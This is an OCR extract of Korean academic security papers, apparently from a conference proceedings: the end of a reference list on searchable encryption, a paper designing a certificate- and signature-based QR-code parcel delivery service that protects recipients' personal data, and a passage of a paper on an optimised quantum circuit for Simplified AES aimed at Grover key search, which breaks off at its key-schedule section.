[2] Rabia Latif, Haider Abbas, Saïd Assar, and Qasim Ali. 2014. Cloud computing risk assessment: A systematic literature review. 285 – 295.

[3] Dawn Xiaodong Song, David Wagner, and Adrian Perrig. 2000. Practical techniques for searches on encrypted data. In Proceedings of the IEEE Computer Society Symposium on Research in Security and Privacy. 44 – 55.

[4] Reza Curtmola, Juan Garay, Seny Kamara, and Rafail Ostrovsky. 2011. Searchable symmetric encryption: Improved definitions and efficient constructions. Journal of Computer Security 19, 2011, 895 – 934.

[5] E J Goh. 2003. Secure Indexes. IACR Cryptol. ePrint Arch. (2003), 1 – 19.

[6] Bo Zhang and Fangguo Zhang. 2011. An efficient public key encryption with conjunctive-subset keywords search. Journal of Network and Computer Applications 34, 2011, 262 – 267.

[7] Dan Boneh, Giovanni Di Crescenzo, Rafail Ostrovsky, and Giuseppe Persiano. 2004. Public key encryption with keyword search. Advances in Cryptology – EUROCRYPT 2004 3027 (2004), 506 – 522.

[8] Cong Wang, Ning Cao, Jin Li, Kui Ren, and Wenjing Lou. 2010. Secure ranked keyword search over encrypted cloud data. In Proceedings of the International Conference on Distributed Computing Systems. 1467 – 1479.

[9] Ning Cao, Cong Wang, Ming Li, Kui Ren, and Wenjing Lou. 2014. Privacy preserving multi-keyword ranked search over encrypted cloud data. IEEE Transactions on Parallel and Distributed Systems 25, 2014, 222 – 233.

[10] Wenhai Sun, Bing Wang, Ning Cao, Ming Li, Wenjing Lou, Y. Thomas Hou, and Hui Li. 2014. Verifiable privacy-preserving multi-keyword text search in the cloud supporting similarity-based ranking. IEEE Transactions on Parallel and Distributed Systems 25, 2014, 3025 – 3035.

[11] Jinguo Li, Yaping Lin, Mi Wen, Chunhua Gu, and Bo Yin. 2015. Secure and verifiable multi-owner ranked-keyword search in cloud computing. In Proceedings of the International Conference on Wireless Algorithms, Systems, and Applications, Vol. 9204. 325 – 334.

[12] Wei Zhang, Sheng Xiao, Yaping Lin, Ting Zhou, and Siwang Zhou. 2014. Secure ranked multi-keyword search for multiple data owners in cloud computing. International Conference on Dependable Systems and Networks (2014), 276 – 286.

[13] Tianyue Peng, Yaping Lin, Xin Yao, and Wei Zhang. 2018. An Efficient Ranked Multi-Keyword Search for Multiple Data Owners over Encrypted Cloud Data. IEEE Access 6 (2018), 21924 – 21933.

[14] Zhiwei Shang, Simon Oya, Andreas Peter, and Florina Kerschbaum. 2021. Obfuscated Access and Search Patterns in Searchable Encryption.

인증서와 전자서명을 이용하는 QR코드 기반 안심택배서비스

권현주*, 신세영*, 유현진*, 이병천**

*중부대학교 정보보호학과 (대학생), **중부대학교 정보보호학과 (교수)

QR code-based secure delivery service using certificates and digital signatures

Hyeonju Kwon*, Seyeong Shin*, Hyeonjin Yoo*, Byoungcheon Lee**

Department of Information Security, Joongbu University

요 약

개인정보의 유통을 기반으로 하는 금융, 인터넷, 전자상거래 등 다양한 산업의 발전에 따라 개인정보 보호의 중요성이 증가하고 있다. 그럼에도 불구하고 택배 운송장에 노출된 개인정보로 인한 범죄가 지속되고 있어 개인정보보호의 필요성이 제기되고 있다. 그 대책의 일환으로 가상번호 시스템과 코팅 처리기술 등을 이용해 개인정보를 보호하려고 하는 시도가 있는데 이들 방법은 개인정보를 부분적으로만 보호할 수 있다는 단점이 존재한다. 본 논문에서는 택배 운송장을 QR코드로 대체하고 인증서와 전자서명을 활용하여 인가된 택배기사, 구매자에게만 개인정보에 접근이 가능하도록 안심택배서비스를 설계하였다. 제안된 방식에서는 택배기사 및 구매자가 인증서가 구비된 안심택배앱을 이용한다. 택배기사는 QR코드 스캔 기능을 이용하여 택배물품을 배정받고 안심택배앱을 택배업무에 활용할 수 있고 인가된 구매자는 QR코드 스캔으로 택배물품의 내용을 확인할 수 있다. 본 연구에서는 QR코드를 이용하여 개인정보 노출의 위험을 줄일 수 있는 방향으로 업무 프로세스를 개선하는 가능성을 모색해 보고자 한다.

I. 서론

한국 통합물류협회에 따르면 국내의 택배 산업은 코로나바이러스 사태로 인해 2020년 국내 총 택배 물량이 33억7373만개로 집계되었으며 27억8980만개였던 전년 대비 20.9%의 증가율을 보였다. 택배 산업은 크게 확장되는 반면에 운송장에는 고객의 개인정보가 그대로 노출되어 있어 사회공학적 공격과 피싱 등 개인정보를 이용한 범죄들이 발생하고 있다. 2021년 3월에 발생한 노원 세 모녀 살인 사건은 택배 운송장에 그대로 노출되어 있는 개인정보가 이용된 것으로 알려져 택배 운송장에서 노출되는 개인정보에 대한 우려의 목소리가 점차 커지고 있다.

본 연구에서는 이러한 범죄를 예방하기 위해 전통적인 택배 운송장을 QR코드로 대체하여 개인정보를 보호하면서도 택배업무를 효율적으로 수행할 수 있도록 하는 안심택배서비스를 설계하였다. 택배기사는 서버로부터 발급받은 인증서를 통해 로그인을 해야만 서비스용 안심택배앱을 이용하여 택배서비스를 제공할 수 있다. 고객은 고객용 안심택배앱을 설치하고 사용자 등록 후 인증서를 발급받고 인증서를 이용하여 로그인한 후 서비스를 이용할 수 있다. 이처럼 인증기술을 통해 인가된 사용자만 개인정보에 접근이 가능하도록 하여 개인정보를 보호할 수 있다.

구체적으로는 택배물품에 운송장번호를 인쇄하고 이것이 포함된 QR코드를 부착한다. 택배기사는 서비스용 안심택배앱으로 QR코드를 스캔하여 해당물품을 배정받을 수 있고 배달주소는 서버에서 보내주게 되며 앱의 지도상에 주소가 표시된다. 인가되지 않은 타인이 QR코드를 스캔하면 서버에서 정보를 제공하지 않는다. 배달이 완료된 후 구매자는 QR코드를 스캔하여 자신의 물품이 맞는지 확인할 수 있다.


이후의 논문은 다음과 같이 구성되어 있다. 2장은 기반기술인 인증서와 QR코드 기술에 대

해 간단히 설명한다. 3장에서는 상세한 시스템 설계를 제시하고 4장에서는 이 시스템의 보안성을 분석한다. 5장에서는 결론으로 마무리한다.

II. 관련 연구

2.1 인증서

X.509 인증서는 개인정보와 공개키를 결합하여 인증기관이 서명한 문서로서 해당 공개키를 해당 개인이 소유하고 있음을 증명하며 인증서를 이용한 전자서명은 거래의 부인방지 기능을 제공한다. 공개키기반구조(PKI)는 X.509 인증서의 신뢰를 제공한다. 최근 우리나라에서는 공인인증서 제도의 폐지에 따라 사설인증서가 다양하게 사용될 것으로 예상된다.



〈그림 1. X.509 인증서의 구조〉


2.2 QR코드

QR코드란 흑백 격자무늬 형태로 정보를 나타내는 매트릭스 형식의 이차원 코드로 2000년에 ISO/IEC 18004 국제 규격으로 인정되었다[1].

QR코드는 바코드의 수십 배 내지 수백 배 정도의 대용량 정보 수납이 가능하고, 모양 또는 기능에 따라 Micro QR코드, iQR코드, Frame QR코드, SQRC로 분류된다. QR코드는 오류 복원 기능을 통하여 오염 및 손상이 있더라도 최대 30%까지 복원이 가능하고, QR코드 내부의 3개의 네모 격자(Position Required Patterns)로 어느 방향에서든 인식이 가능하다.

[표 1] QR코드 사양

코드크기	21×21cell ~ 177×177cell (4cell/변 씩 증가)	
정보 종류 및 정보량	숫자	최대 7,089문자
	영숫자	최대 4,296문자
	8bit byte	최대 2,953문자
	영자	최대 1,817문자
오류복원 능력 (데이터 복원기능)	Level L	약 7% 복원가능
	Level M	약 15% 복원가능
	Level Q	약 25% 복원가능
	Level H	약 30% 복원가능
코드 연결 기능	최대 16분할 (좁고 긴 공간에 인쇄)	



〈그림 2. QR코드의 구성〉

QR코드는 특정 정보를 카메라를 가진 다른 컴퓨터로 광학적으로 전달할 수 있는 매우 유용한 수단이다. 웹사이트 주소 등 고정된 정보를 전달하는 수단 뿐만 아니라 제로페이 등의 지불수단, 네이버의 QR코드 로그인 등의 로그인 수단, 코로나 출입내역 관리 수단 등으로 최근 용도가 대폭 확대되고 있다.

QR코드의 사용이 증가하면서 그에 따른 범죄 또한 증가하고 있다. QR+피싱의 합성어로 '큐싱'으로 불리는 위변조 공격이 증가하고 있다.

III. 시스템 설계

QR코드는 인터넷 통신을 사용하지 않고 근접한 사용자에게 광학적 방식으로 정보를 직접 전달하는 방식으로 고급 카메라 기능을 가진 휴대폰의 확산으로 인해 사용량이 크게 확대되고 있다. 전통적인 택배서비스는 바코드리더 등의 부가적인 장비를 사용하거나 인쇄된 운송장 정보에 의존하는 방식이었다. 본 연구는 택배기

사를 포함하여 누구나 사용하고 있는 휴대폰에 설치되는 앱을 이용하여 개인정보보호 기능을 제공하면서도 효율적인 물류서비스를 구성할 수 있는지 검토해 보려는 시도이다.

3.1 구현 환경

본 논문에서 개발하는 서비스 및 어플리케이션은 백엔드로 node.js 및 express를, 모바일 프런트엔드로는 Ionic과 Angular 프레임워크를 사용한다. Ionic 프레임워크는 데스크톱 및 프로그레시브 웹 앱을 개발하기 위한 도구와 서비스를 제공하여 iOS, Android와 같은 다양한 모바일 플랫폼에서도 빌드하고 배포가 가능하다는 장점이 있다. 서버와 데이터베이스는 구글의 Firebase를 사용하였다. 구현환경을 아래 [표 2]로 정리하였다.

[표 2] 구현 환경

백엔드	node.js, express
프런트엔드	Angular
모바일	Ionic
서버	Firebase
데이터베이스(DB)	
스마트폰 OS	IOS, Android

3.2 참여자별 기능

기존의 전통적인 운송장에는 고객 정보, 판매자 정보, 상품명, 박스수량, 운임요금, 정산구분, 특이사항, 주문번호, 운송장번호, 접수일자, 물류센터용, 배송정보, 배송캠프, 배송기사의 정보, 택배 회사 전화번호 등 많은 개인정보가 포함되어 있다. 이들 정보는 택배기사에게 필요한 정보도 있지만 이렇게 누구나 볼 수 있는 형태로 프린트되어 부착됨으로써 과도한 개인정보가 노출되고 있다. 여기에서는 기존의 전통적인 운송장을 최소한의 정보만을 포함하는 QR코드로 대체하려고 한다.

QR코드는 누구나 접근할 수 있는 특징을 가지고 있기 때문에 노출되어도 상관없는 최소한의 정보만을 넣어야 한다. 택배사의 서비스 시나리오에 따라 달라지겠지만 여기에서는 QR코드에 송장번호만을 포함하는 것으로 모델을 간략화하였다. 이 송장번호를 이용하여 인가된 택배기사 및 구매자는 서버에서 제공하는 개인정보 및 물품정보를 얻을 수 있다. 제안하는 서비스 및 앱 설계에서는 서버, 택배기사, 구매자의 3가지 참여자가 존재한다.

3.2.1 서버

서버는 판매업체에서 제공한 송장번호, 구매자정보 및 물품정보 등을 데이터베이스에 저장한 뒤 택배기사 또는 접근자가 정보를 요청하면 접근자의 신분 확인 절차를 거쳐 정보를 제공해준다. 확인절차에는 서버에서 발급해준 인증서가 필요하다.

택배기사 및 사용자가 인증서 발급을 요청하면 서버는 택배기사 및 사용자의 인증정보를 바탕으로 인증서를 발급해주고 각각의 계정에 인증서를 저장한다. 택배기사 또는 접근자가 정보를 요구하는 경우 전자서명을 포함해서 요청해야 하는데 인증서를 이용하여 인가된 사용자인지, 해당 송장번호의 정보에 접근권한이 있는지 확인한 후 정보를 제공한다.

3.2.2 택배기사

택배기사는 서비스용 안심택배 앱을 휴대폰에 설치하고 로그인한 후 서버에 인증서 발급을 요청한다. 서버는 소속 택배회사의 확인을 거쳐 인증서를 발급하고 택배기사의 계정에 인증서를 저장한다. 택배기사는 인증서를 이용하여 서비스에 로그인을 할 수 있다.

택배물품을 배정받기 위해서 택배기사는 QR스캐너 기능을 사용하여 택배 물품에 부착된 QR코드를 스캔한다. QR코드를 통해 송장번호가 택배기사의 앱으로 전달되는데 이때 앱은 전자서명이 포함된 물품배정요청 메시지를 서버로 전송한다. 서버는 전자서명 검증 후 택배기사의 정보를 데이터베이스에 저장함으로써 해당물품에 대해 택배기사를 배정해주고 배달업무에 필요한 배송지정보를 택배기사에게 전송한다.

택배기사는 자신에게 배당된 물품의 운송장번호와 그 배송지 정보를 휴대폰의 지도에서 확인할 수 있어서 택배업무에 유용하게 사용하게 된다.

택배의 배송이 완료되면 택배기사는 전자서명이 포함된 택배완료 메시지를 서버에 전송하고 서버는 전자서명 검증 후 택배완료 처리하며 구매자에게 택배완료 메시지를 전송하게 된다.

3.2.3 구매자

구매자는 고객용 안심택배 앱을 설치하고 회원가입을 진행한 뒤 로그인한다. 로그인한 구매자는 서버에 인증서 발급을 요청하여 발급받을 수 있으며 서버는 해당 구매자의 계정에 인증서를 저장한다.

구매자가 물품을 구매하면 운송장번호, 물품정보, 구매자정보가 서버의 데이터베이스에 저장되는데 구매자는 자신이 구매한 운송장번호에 대해 정보를 요청할 권한이 발생하며 배송현황을 파악할 수 있다.

택배가 완료된 경우 해당 패키지에는 운송장번호가 포함된 QR코드만 인쇄되어 있다. 구매자는 고객용 안심택배앱을 이용하여 QR코드를 스캔하면 물품정보확인요청이 서버에 전송되며 서버는 구매자의 권한을 확인 후 해당 물품의 자세한 정보를 전송해준다.


3.3 택배 배송 서비스 단계

택배기사는 서비스용 안전택배앱을 설치하여 로그인하고 서버로부터 인증서를 발급받는다. 인증서와 개인키는 앱에 저장되고 서버는 택배기사의 계정에 인증서를 저장한다. 로그인시 및 업무시 개인키를 이용한 전자서명이 이용된다.

구매자는 고객용 안전택배앱을 설치하여 로그인하고 서버로부터 인증서를 발급받는다. 인증서와 개인키는 앱에 저장되고 서버는 고객의 계정에 인증서를 저장한다. 로그인시 및 물품확인시 개인키를 이용한 전자서명이 이용된다.

1) 택배기사의 물품 배정

택배기사는 자신이 담당하는 구역의 물품을 수령하고 물품배정 요청을 위해 서비스용 안심택배앱의 QR 스캔 기능을 이용하여 물품에 인쇄된 QR코드를 스캔한다. 안심택배앱은 <택배기사 정보, 운송장번호, 요청 시간>을 택배기사의 개인키로 서명하여 서버에 전송한다. 서버는



<그림 3 시스템 단계별 구조>

해당 정보를 검증한 후 데이터베이스에 해당 운송장번호에 배정된 택배기사의 정보를 추가한다. 그리고 배정된 물품에 대한 배송지정보를 택배기사에게 전송한다.

2) 택배기사의 배송 서비스

서비스용 안심택배앱에서 택배기사는 자신에게 배정된 물품들의 운송장번호 및 배송지정보를 지도위에서 확인할 수 있다. 서버는 효율적인 이동동선과 배송할 물품의 순서를 알아보기 쉽게 표시해줄 수 있다.

3) 배송 완료

택배기사는 배송 완료 후 해당 운송장번호에 대한 배송 완료 버튼을 누른다. 서비스용 안심택배앱은 <택배기사정보, 운송장번호, 배달완료시간>을 택배기사의 개인키로 서명한 정보를 서버로 전송한다. 필요시 택배기사가 카메라를 이용하여 배송 완료된 물품의 사진을 찍어서 보내는 기능을 구현할 수도 있다.

서버는 택배기사의 전자서명을 검증 후 배송완료 처리한다. 이때 서버는 고객에게 배송완료 메시지를 보내게 된다.

4) 구매자의 물품 정보 확인 요청

구매자가 받은 택배 패키지에는 운송장번호가 포함된 QR코드만이 인쇄되어 있다. 구매한 물품의 자세한 정보를 확인하기 위해서 구매자는 고객용 안심택배앱을 이용하여 해당 QR코드를 스캔할 수 있으며 이때 <구매자정보, 운송장번호, 현재시간>에 대해 구매자가 서명한 정보

를 서버에 전송한다. 서버는 구매자가 해당 운송장번호의 구매자인지 확인한 후 물품의 상세정보를 제공한다.

IV. 분석

2015년 김무환 등이 제시한 QR코드를 이용하여 프라이버시 보호 기능을 제공하는 택배서비스는 OTP 방식의 일회용 암호키를 이용하여 암호화된 QR코드를 생성하는 방식이었다[3,4]. 이러한 방식은 택배회사, 택배기사, 구매자 사이에 키를 공유하는 관리방식이 복잡하여 운영이 어렵고, 이러한 방식을 운영 가능하게 만들기 위해서는 많은 취약점이 발생할 것으로 예상된다. 반면 본 논문에서 제시하는 방식은 기본적으로 모든 개인정보를 서버가 관리하고 정당한 택배기사 및 구매자가 요청하는 경우에만 정보를 제공하는 방식이다. 로그인과 업무처리 등에 전자서명을 부가하여 요청하게 되며 서버는 보관하고 있는 인증서를 이용하여 서명을 검증하는 방식으로 안전하면서도 서비스 운영이 매우 편리하다.

공격자는 QR코드의 취약점을 이용하여 다음과 같은 공격행동을 취할 수 있을 것이다[2].

1) 타인의 QR코드 스캔

공격자가 타인의 개인정보획득을 목적으로 타인의 택배물품의 QR코드를 스캔할 수 있다. QR코드에는 판매자가 생성하는 일회용 운송장번호만 표시되고 상세한 개인정보는 서버로부터 받아와야 하는데 서버는 접근요청자의 신원을 확인하고 서명을 검증한 후 권한이 있는 경우에만 정보를 제공하므로 개인의 정보를 보호할 수 있다.

2) QR코드의 위변조

택배운송장에 부착되는 QR코드는 인쇄된 QR코드이기 때문에 공격자가 위조된 QR코드를 생성하여 기존 QR코드 위에 덧붙일 수 있다. 이런 공격을 방지하기 위해서는 고급 인쇄기술 및 코팅처리기술 등 물리적인 위조방지 기술을 활용할 수 있을 것이다. QR코드를 스캔하는 택배기사 및 구매자는 QR코드가 혹시 변조된 것이 아닌지 확인해야 한다.

QR코드의 위변조를 막기 위해 암호학적 대책을 사용할 수 있다. 택배회사가 전자서명이 포함된 QR코드를 생성하여 부착할 수 있는데[2] 이 경우 택배기사 및 구매자가 전자서명을 검증하여 QR코드의 유효성을 검증할 수 있게 된다.

V. 결론

언커넥티드 시대에 발맞춰 택배, 배달 서비스의 사용률이 크게 증가하고 있으며 그에 따라 개인정보 노출에 의한 범죄 또한 증가하는 추세이다.

본 논문에서는 많은 개인정보가 그대로 노출되어 있는 전통적인 운송장 대신에 판매자가 부여하는 운송장번호만을 포함하는 QR코드를 사용하여 택배서비스를 재구성해보고자 하였다. 이러한 안심택배서비스는 물품정보 및 배송정보 등 상세 개인정보를 서버가 관리하며 요청자의 신원과 권한을 확인한 후 제공하게 되므로 개인정보호 기능이 크게 향상된 것으로 생각할 수 있다. 현재 이러한 설계를 바탕으로 서비스 구현을 진행중이다.

[참고문헌]

[1] DENSO WAVE, the Inventor of QR Code, QR코드의 사양 및 특징, https://www.qrcode.com/ko/

[2] 양형규, QR 코드의 보안 취약점과 대응 방안 연구, 한국인터넷방송통신학회 논문지, v.12 no.1, pp. 83-89, 2012년.

[3] 김무환, 신용태, 택배 서비스 프라이버시 보호를 위한 암호화 기반의 QR코드 택배 운송장과 인식 어플리케이션 설계, 한국IT서비스학회 2015추계학술대회 논문집, 392 - 395, 2015.

[4] 김무환, 택배서비스 개인정보보호를 위한 QR코드 운송장과 인식 프로토타입 구현, 숭실대학교 석사학위논문, 2015년 12월.

Grover 알고리즘 적용을 위한 Simplified AES 최적 구현

장경배* 송경주* 엄시우* 심민주* 강예준** 김원웅** 서화정***

*한성대학교 (대학원생)

**한성대학교 (학부생)

***한성대학교 (교수)

Optimized implementation of Simplified AES for application of Grover's algorithm

Kyung-bae Jang* Gyeung-ju Song* Si-woo Eum* Min-joo Sim* Ye-jun Kang** Won-woong Kim** Hwa-jeong Seo***

*Hansung University(Graduate student)

**Hansung University(Undergraduate student)

***Hansung University(Professor)

요 약

양자 알고리즘인 Grover 알고리즘은 대칭키 암호의 키 복구 공격에 적용 가능하며, 이를 위해서는 공격 대상 암호화 연산이 양자 회로로 구현되어야 한다. 본 논문에서는 Simplified AES를 양자 회로로 최적화 구현하는 기법을 제안한다. 특히 Substitution, Mix Columns, Key Expansion을 최적 구현함으로써 이전 연구와 비교하여, 2배 이상 적은 큐비트 그리고 양자 게이트, 회로 depth 또한 대폭 감소시켰다. 제안하는 기법의 구현 적합성 및 필요 양자 자원들은 양자 프로그래밍 툴인 IBM ProjectQ를 통해 평가되었다.

I. 서론

양자 알고리즘을 활용한 양자 컴퓨터는 몇몇 문제를 해결하는 데 있어 기존 컴퓨터보다 뛰어난 계산 능력을 보여준다. 대표적으로, Grover 알고리즘은 정렬되지 않은 N개의 데이터 중 특정 데이터를 $O(\sqrt{N})$번 만에 높은 확률로 찾아내는 양자 알고리즘이다[1]. 다양한 분야에서 활용 가능한 Grover 알고리즘은 대칭키 암호의 키를 복구하는 Brute force 공격에 사용될 수 있다. 이를 위해서는 우선 대상 암호의 암호화가 양자 컴퓨터에서 동작될 수 있도록 양자 회로로 구현되어야 한다. 이러한 연구 동기에 따라, 많이 활용되고 있는 대칭키 암호 AES의 양자 회로 구현을 시작으로[2], 다양한 대칭키 암호를 양자 회로로 최적화 구현하는 연구들이 활발히 진행되고 있다[3]. 본 논문에서는 Simplified AES를 양자 회로로 최적화 구현한다. 양자 컴퓨터 상에서의 최적화 구현 요소는 큐비트, 양자 게이트, 회로 depth 총 3가지가 있다. 아직 대규모 큐비트의 양자 컴퓨터가 개발되지 않은 지금, 큐비트의 수는 실제 양자 컴퓨터에서 동작되는 시기와 연결되기 때문에 매우 중요한 요소이다. 뿐만 아니라 사용 된 양자 게이트 그리고 depth는 회로의 복잡도를 나타내기 때문에 실행 속도와 연관된다. 제안하는 Simple AES 양자 회로는 오직 평문과 키를 입력받기 위한 32 큐비트만을 사용하였다. 이는 이전 연구[4]의 72 큐비트와 비교하여 2배 이상 적으며 양자 게이트, 회로 depth 또한 이전 연구보다 획기적으로 감소시켰다.

II. 관련 연구

2.1 Simplified AES

Simplified AES(S-AES)는 기존 AES를 간소화 한 암호 알고리즘이다. 16-bit의 블록 평문과

16-bit의 키를 사용하며 총 2라운드로 구성된다. 라운드는 Substitute nibble, Shift Rows, Mix Columns, Add Roundkey들로 구성되며, 라운드 키 생성을 위한 Key Expansion이 수행된다. S-AES의 암호화 구조는 Fig 1.과 같다.




Fig 1. S-AES encryption

2.1.1 Add Roundkey

Add Roundkey에서는, 입력 키인 w_0, w_1 그리고 Key Expansion으로 생성 된 라운드 키 w_2, w_3와 w_4, w_5를 16-bit 블록에 XOR한다.

2.2.2 Substitute nibbles

S-AES는 16-bit 블록에 대해 4-bit 단위로 다음 Substitution을 수행한다. 4-bit $(b0, b1, b2, b3)$는 다항식 $b_0x^3 + b_1x^2 + b_2x + b_0$로 표현되며 이를 $GF(16)$의 inverse로 변환한다 (Filed 다항식 = $x^4 + x + 1$). 그 후, 아래와 같이 행렬 곱 그리고 벡터 덧셈(XOR)을 수행하여 Substitution을 완료한다.

$$\begin{bmatrix} b'_0 \\ b'_1 \\ b'_2 \\ b'_3 \end{bmatrix} = \begin{bmatrix} 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 1 & 1 & 1 & 1 \\ 0 & 1 & 1 & 1 \end{bmatrix} \begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{bmatrix} + \begin{bmatrix} 1 \\ 0 \\ 0 \\ 1 \end{bmatrix}$$

해당 Substitution은 SBox를 사용하는 방식도 있지만 해당 SBox에 대한 표는 생략하였다.

2.1.3 Shift Rows & Mix Columns

Shift Rows에서는 최하위 비트 기준 2번째 4-bit와 4번째 4-bit의 위치를 서로 변경한다. Shift Rows를 수행한 후, 16-bit blobk $B = (B_0, B_1, B_2, B_3)$에 대해 아래 Mix Columns 연산을 수행한다.

$$\begin{bmatrix} B_0 & B_2 \\ B_1 & B_3 \end{bmatrix} = \begin{bmatrix} 1 & x^2 \\ x^2 & 1 \end{bmatrix} \begin{bmatrix} B_0 & B_2 \\ B_1 & B_3 \end{bmatrix} \mod (x^4 + x + 1)$$

2.1.4 Key Expansion

키 $K = W_0W_1 = w_{0,\ldots}w_{15}$에 대해서 Fig 2.의 Key Expansion이 수행된다. Swap에서는 $w_{8,9,10,11}$과 $w_{12,13,14,15}$ 를 서로 바꾸고 각 4-bit에 대해 Substitution을 수행한다. 10000000과 00110000은 라운드 상수이다.




Fig 2. Key Expansion

III. 제안 기법

제안하는 S-AES 양자 회로는 많은 양자 자원이 필요했던 Substitution과 Mixcolumns 그리고 Key Expansion을 효율적으로 구현하였다. 이를 통해 평문과 키를 입력받기 위한 32(16+16) 큐비트만을 사용하였으며 양자 게이트, 회로 depth 또한 감소하였다.

3.1 Add Roundkey 양자 회로 구현

Algorithm 1 : Quantum circuit for Add Roundkey

Input: Block $B(b_0, b_1, \cdots, b_{15})$, Roundkey $W(w_0, w_1, \cdots, w_{15})$
Output: Block $B(b_0, b_1, \cdots, b_{15})$
1: for $i = 1$ to 16
2: CNOT (w_i, b_i)
3: **return** $B(b_0, b_1, \cdots, b_{15})$

Alg 1. Quantum circuit for Add Roundkey

Add Roundkey는 16-bit 라운드 키를 16-bit block B에 XOR하는 연산으로, 16개의 CNOT 게이트만으로 Alg 1.과 같이 간단하게 구현할 수 있다.

3.2 4-qubit Substitution 양자 회로 구현

Substitution 연산 결과를 SBox 테이블 방식은 양자 컴퓨터에서는 매우 비효율적이다. 중첩 상태로 인해 모든 input 값이 확률로써 존재하기 때문에 모든 경우에 대한 결과를 준비해야 한다. 큐비트, 양자 게이트, depth 모든 측면에서 비효율적이기 때문에 양자 회로 구현 시 SBox 테이블 방식은 선택하지 않는다. 따라서 이전 연구에서는 Substitution 연산을 양자 회로로 구현 하여 추가 큐비트와 많은 양자 게이트들이 사용되었다. 이에 본 논문에서는 S-AES SBox 테이블을 기반으로 구현하는 방식을 선택하였다. 4-bit SBox를 reversible하게 구현할 수 있는 LIGHTER-R 툴을 사용하여 추가 큐비트 없이 SBox를 양자 회로로 최적화 구현하였으며 이는 Fig 3.과 같다. LIGHTER-R에 대해서는 [5]에 자세히 설명되어 있다.




Fig 3. S-AES SBox quantum circuit

3.3. Mix Columns 양자 회로 구현

[4]에서는 Mix Columns에 34개(17 X 2)의 CNOT 게이트를 사용하였다. 본 논문에서는 Mix Columns의 연산 최종 결과 값을 기반으로 양자 회로로 구현하여 16개(8 X 2)의 CNOT 게이트만을 사용하였다. 아래는 8-bit의 Mix Column 수행 후 결과이다.

$$b_0 \oplus b_6,\ b_1 \oplus b_4 \oplus b_7,\ b_2 \oplus b_4 \oplus b_5,\ b_3 \oplus b_5,$$
$$b_2 \oplus b_4,\ b_0 \oplus b_3 \oplus b_5,\ b_0 \oplus b_1 \oplus b_6,\ b_1 \oplus b_7 \quad (1)$$

위의 값을 생성하기 위해, 8-qubit $b_0,\cdots,b_7$에서 서로 간 CNOT 게이트들을 수행하였으며 이는 Alg 2.와 같다. 16-qubit block B는 8-qubit씩 나뉘어 Mix Column을 수행한다.

Algorithm 2 : Quantum circuit for Mix column

Input: 8-qubit Block $B(b_0, b_1,\cdots, b_7)$
Output: 8-qubit Block $B(b_0, b_1,\cdots, b_7)$

1: CNOT (b_0, b_6)	6: CNOT (b_2, b_5)
2: CNOT (b_5, b_3)	7: CNOT (b_3, b_0)
3: CNOT (b_4, b_2)	8: CNOT (b_6, b_1)
4: CNOT (b_1, b_7)	8: **return** $B(b_0, b_1,\cdots, b_7)$
5: CNOT (b_7, b_4)	

Alg 2. Quantum circuit for Mix Column

제안하는 Mix Columns 구현 방식은 모든 결과 값을 올바르게 생성하지만 최적화 과정에서, 결과 값이 다른 큐비트 위치에 저장된다. 따라서 Alg 1.을 수행 후, Swap 게이트를 사용하여 큐비트가 가지고 있는 값들을 서로 변경시켜 주어야 한다. 구현 시 용이함을 위해 Swap 게이트를 사용하였지만, Swap 게이트는 큐비트를 재라벨링하는 방식으로 생략 가능하기 때문에 양자 자원으로 측정하지 않을 수 있다[4].

Shift Rows는 Swap 게이트만으로 간단하게 구현할 수 있으며, 이는 양자 자원으로 측정되지 않기 때문에 자세한 사항은 생략하도록 한다.

3.4 Key schedule

